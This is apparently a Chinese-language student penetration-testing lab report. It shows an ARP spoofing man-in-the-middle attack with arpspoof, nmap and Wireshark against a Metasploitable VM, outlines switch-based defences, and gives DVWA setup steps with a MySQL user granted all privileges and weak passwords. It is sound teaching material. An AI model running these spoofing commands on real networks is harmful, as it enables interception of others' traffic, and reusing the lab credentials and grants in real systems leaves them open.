物聯網應用資訊安全與風險管理

滲透測試實作

組員：劉定睿、曾彥輔、羅勻瑄、黃世君

日期：2025-11-05

目錄

ARP Spoofing

ARP Spoofing 攻擊原理

- ARP spoofing（也叫 ARP cache poisoning / ARP 欺騙）是攻擊者在同一個 L2 網段內，故意發送偽造的 ARP 回應（或 Gratuitous ARP）讓目標主機把攻擊者的 MAC 地址綁定到另一個 IP（例如閘道或某台主機）。
  結果流量被導向攻擊者，造成**中間人攻擊（MITM）**、封包竊聽、流量篡改或中斷。

1. `sudo apt-get update` 將 Kali 的套件庫先進行更新

```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get update
[sudo] password for kali:
Get:1 http://kali.cs.nycu.edu.tw/kali kali-rolling InRelease [41.5 kB]
Get:2 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 Packages [19.8 MB]
Get:3 http://kali.cs.nycu.edu.tw/kali kali-rolling/main amd64 Contents (deb) [47.1 MB]
Get:4 http://kali.cs.nycu.edu.tw/kali kali-rolling/non-free amd64 Packages [195 kB]
Get:5 http://kali.cs.nycu.edu.tw/kali kali-rolling/non-free amd64 Contents (deb) [893
kB]
Get:6 http://kali.cs.nycu.edu.tw/kali kali-rolling/contrib amd64 Packages [119 kB]
Get:7 http://kali.cs.nycu.edu.tw/kali kali-rolling/contrib amd64 Contents (deb) [258 k
B]
Fetched 68.4 MB in 38s (1,788 kB/s)
Reading package lists... Done
```

2. `sudo apt install dsniff -y`
   安裝 dsniff，它是一套橋接欺騙工具，可製造封包進行注入

```
┌──(kali㉿kali)-[~]
└─$ sudo apt install dsniff -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
dsniff is already the newest version (2.4b1+debian-31).
0 upgraded, 0 newly installed, 0 to remove and 1789 not upgraded.
```

3. `arp -a`
   列出該系統當前 ARP 高速緩存記錄的 IP 地址和對應的 MAC 地址

```
msfadmin@metasploitable:~$ arp -a
? (172.16.90.2) at 00:50:56:EF:2C:00 [ether] on eth0
msfadmin@metasploitable:~$ nmap -v -sP 172.16.90.0/24
```


4. 若輸入指令後沒有跑出結果是正常的！

   可以嘗試用 `nmap -v -sP` 某個網段去做掃描再 ping 有 up 的主機

```
Host 172.16.90.126 appears to be down.
Host 172.16.90.127 appears to be down.
Host 172.16.90.128 appears to be down.
Host 172.16.90.129 appears to be up.
```

```
msfadmin@metasploitable:~$ ping 172.16.90.129
PING 172.16.90.129 (172.16.90.129) 56(84) bytes of data.
64 bytes from 172.16.90.129: icmp_seq=1 ttl=64 time=4.55 ms
64 bytes from 172.16.90.129: icmp_seq=2 ttl=64 time=0.700 ms
64 bytes from 172.16.90.129: icmp_seq=3 ttl=64 time=0.644 ms
64 bytes from 172.16.90.129: icmp_seq=4 ttl=64 time=0.864 ms
64 bytes from 172.16.90.129: icmp_seq=5 ttl=64 time=0.823 ms
64 bytes from 172.16.90.129: icmp_seq=6 ttl=64 time=1.42 ms
64 bytes from 172.16.90.129: icmp_seq=7 ttl=64 time=0.590 ms

--- 172.16.90.129 ping statistics ---
7 packets transmitted, 7 received, 0% packet loss, time 6004ms
rtt min/avg/max/mdev = 0.590/1.370/4.553/1.324 ms
msfadmin@metasploitable:~$ arp -a
? (172.16.90.129) at 00:0C:29:5A:3B:C9 [ether] on eth0
? (172.16.90.2) at 00:50:56:EF:2C:00 [ether] on eth0
```

5. 打開 Wireshark 跟 terminal 的介面以便觀察攻擊情況



6. `sudo arpspoof -i eth0 -t <你meta靶機的IP> <要取代的IP>`

   <你meta靶機的IP> 是用 ifconfig 指令找到 meta 的 IP


```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:d7:96:ce
          inet addr:172.16.90.130  Bcast:172.16.90.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fed7:96ce/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1137 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8731 (8.5 KB)  TX bytes:57630 (56.2 KB)
          Interrupt:16 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:184 errors:0 dropped:0 overruns:0 frame:0
          TX packets:184 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:64729 (63.2 KB)  TX bytes:64729 (63.2 KB)
```

7. `sudo arpspoof -i eth0 -t <你meta靶機的IP> <要取代的IP>`

   <要取代的IP> 是你在 arp -a 中選擇的 IP 也就是受害者的 IP


```
msfadmin@metasploitable:~$ arp -a
? (172.16.90.129) at 00:0C:29:5A:3B:C9 [ether] on eth0
? (172.16.90.2) at 00:50:56:EF:2C:00 [ether] on eth0
```

8. 可以看到現在 Kali 正在不斷對受害主機 (172.16.90.2) 洗腦他的 MAC 位址是 00:0c:29:5a:3b:c9 也就是 Kali 的 MAC 位址




9. 若 Wireshark 無法正確抓取封包的畫利用以下指令來開啟 Wireshark 捕捉 arp 封包

```
sudo wireshark -k -i eth0 -f "arp"
```




10. 回到 Metasploitable 用 `arp -a` 查看是否有洗腦成功



11. 這時候若 Metasploitable 要對 `172.16.90.2` 傳送封包時
    就可以在 Kali 上攔截並在 Wireshark 中看到 Metasploitable 傳過來的封包
    指令解釋：

    - `Ping 172.16.90.2` ：對 172.16.90.2發送封包

- `sudo wireshark -k -i eth0` ：開啟 Wireshark 來看是否有攔截成功



防禦方法探討

1. 啟用 DHCP snooping + Dynamic ARP Inspection (DAI)
   - 在支援的交換器上啟用 DHCP snooping（建立可靠的 IP↔MAC↔port 對照表），並啟用 DAI，交換器會拒絕非經授權或不符合 snooping 表的 ARP 回覆。
2. Port security / MAC binding（埠安全）
   - 限制每個交換埠允許的 MAC 數量或綁定固定 MAC，防止攻擊者在某個埠冒用 MAC。
3. 使用交換器的 ARP inspection/ARP ACL 功能（若支援）
   - 某些企業交換器可設定 ARP ACL 或靜態 ARP 表來阻擋偽造 ARP。

DVWA 測試 command injection, SQL injection, XSS, CSRF 等攻擊

Damn Vulnerable Web Application (DVWA) 是模擬易受攻擊的 PHP/MySQL 網頁應用程式，主要目標是幫助資安專業人員在合法的環境中訓練相關技術，幫助 Web 開發人員更好地了解保護 Web 應用程序。

1. 在 kali 環境執行

2. 下載DVWA： `sudo git clone https://github.com/ethicalhack3r/DVWA.git`

3. 把 DVWA 移到 `/var/www/html` 的目錄底下，或是直接在 `/var/www/html` 的目錄下載 DVWA： `sudo cp -r DVWA /var/www/html`

4. `cd /var/www/html`

5. 啟動 Apache 跟 MySQL：
   ```
   sudo service apache2 start
   sudo service mysql start
   ```

6. 查看 port 來確定 Apache 跟 MySQL 是否有正確運行：
   ```
   sudo netstat -anpt | grep 80
   sudo netstat -anpt | grep 3306
   ```

7. 進入 mysql ： `sudo mysql -u root -p`

8. 創建 dvwa 資料庫，並查看資料庫：
   ```
   create database dvwa;
   show databases;
   ```

9. 創建一個權限跟 `root` 一樣的非 root 使用者：
   ```
   create user 'dvwa'@'localhost' identified by 'dvwa';
   ```


10. 建立了一個名為 `'dvwa'` 的 MySQL 用戶，並將密碼設定為 `'dvwa'` 。 該用戶只能從 `'localhost'` 主機（即本機）連線到 MySQL： `grant all on *.* to 'dvwa'@'localhost';`
    給予 `'dvwa'@'localhost'` 使用者對 MySQL 中的所有資料庫和所有資料表的所有權限，這意味著該用戶可以執行任何資料庫操作

11. 修改密碼並刷新 MySQL 的權限表，以確保新的權限設定立即生效。


```
set password for 'dvwa'@'localhost' = password('123456');
flush privileges;
quit;
```

退出

12. 修改 DVWA 的配置文件：
    `cd /var/www/html/DVWA/config`
    將目錄底下的 `config.inc.php.dist` 檔案複製成 `config.inc.php`
    `sudo cp config.inc.php.dist config.inc.php`
    `sudo vim config.inc.php`
    修改成這樣




切記密碼必須與剛剛的相同
13.瀏覽器開啟 `http://127.0.0.1/DVWA`
登入帳號 `adimin` 密碼 `password` 畫面如下就是成功



範例

